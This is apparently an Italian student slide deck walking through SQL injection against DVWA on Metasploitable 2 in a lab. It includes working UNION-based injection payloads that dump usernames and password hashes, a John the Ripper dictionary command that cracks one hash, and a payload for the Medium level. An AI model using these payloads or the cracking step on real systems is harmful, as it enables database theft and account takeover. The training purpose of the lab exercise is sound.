A large, abstract, colorful liquid-like shape on the left side of the slide, featuring vibrant hues of purple, blue, green, and yellow, resembling a stylized 'S' or a flowing ribbon.

# Web Application Exploit SQLi


Un progetto Di Francesco Proto

# Obiettivo

- Ottenere la password in chiaro dell'utente Pablo Picasso.

Strumenti utilizzati:

- DVWA (Damn Vulnerable Web Application) di Metasploitable 2
- John the Ripper





# Ma cos'è una DVWA e John the Ripper?

DVWA è un'applicazione web vulnerabile progettata per imparare e praticare tecniche di sicurezza informatica e test di penetrazione in un ambiente controllato.

John the Ripper è uno strumento di cracking delle password che utilizza attacchi a dizionario/brute force per decifrare gli hash delle password




# Preparazione Iniziale delle macchine

Impostiamo gli IP delle macchine rispettivamente  
Kali Linux all'IP 192.168.13.100/24  
Metasploitable all'IP 192.168.13.150/24  
modificando il file `/etc/network/interfaces`.



# Per Farlo Dobbiamo fare come in questo esempio:



```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ sudo nano /etc/network/interfaces
```


```
kali@kali ~
File Actions Edit View Help
GNU nano 6.0 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100/24
gateway 192.168.50.1
```

# Su metasploitable 2 seguiamo i passaggi visti prima:



The screenshot shows a virtual machine window titled "Metasploitable [In esecuzione] - Oracle VM VirtualBox". Inside, the GNU nano 2.0.7 text editor is open, editing the file `/etc/network/interfaces`. The file content is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.50.101
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

At the bottom of the window, there is a status bar with the text "[ Read 16 lines ]" and a keyboard shortcut menu:


<b>^G</b> Get Help	<b>^U</b> WriteOut	<b>^R</b> Read File	<b>^Y</b> Prev Page	<b>^K</b> Cut Text	<b>^G</b> Cur Pos
<b>^X</b> Exit	<b>^J</b> Justify	<b>^W</b> Where Is	<b>^V</b> Next Page	<b>^U</b> UnCut Text	<b>^I</b> To Spell

Below the keyboard shortcuts, there is a row of icons and the text "CTRL + ALT".



Accediamo con le credenziali di default (admin, password)  
all'indirizzo <http://ipmacchina/dvwa/>

Impostiamo il livello di sicurezza su Low



Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

**DVWA Security**

PHP Info

About

Logout

## DVWA Security

### Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

---

### PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

# Dopo di che, procediamo con la query per l'exploit SQLi ma cos'è una query e un exploit SQLi?

## una query è:


una richiesta o una dichiarazione inviata a un database al fine di recuperare, aggiornare, inserire o eliminare dati

Le query sono scritte in un linguaggio specifico, generalmente SQL (Structured Query Language), che permette agli utenti di interagire con il database

## e un exploit SQLi?

Un Exploit SQLi (SQL Injection) sfrutta vulnerabilità in applicazioni web per iniettare codice SQL dannoso in una query, manipolando il database.

Iniziamo







- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Ci spostiamo sulla sezione SQL Injection e inseriamo la query per interagire con il database e sfruttare la vulnerabilità.

# La query usata è:

1 OR 1=1 --

%' and 1=0 union select null,  
concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password)  
from users#

Questa query ha permesso di ottenere una panoramica completa delle informazioni sugli utenti registrati, inclusi i dettagli di Pablo Picasso, e in particolare il suo hash della password, che risulta essere 0d107d09f5bbe40cade3de5c71e9e9b7

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
```

# Attacco a Dizionario

- Salvare l'hash in un file di testo (pablo\_hash.txt)
- Utilizzare John the Ripper per decifrare l'hash.
- uso del comando :john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/pablo\_hash.txt





# Risultato del Cracking

- Password di Pablo Picasso trovata: "letmein".
- Login effettuato con successo sulla piattaforma usando le credenziali ottenute.

Username: Pablo  
Security Level: low  
PHPIDS: disabled



# Aumentiamo la difficoltà impostando la DVWA su "Medium"



## Cambiare la query:

1 OR 1=1 UNION SELECT user, password FROM users-- ,  
ci da un riscontro positivo e possiamo procedere con l'attacco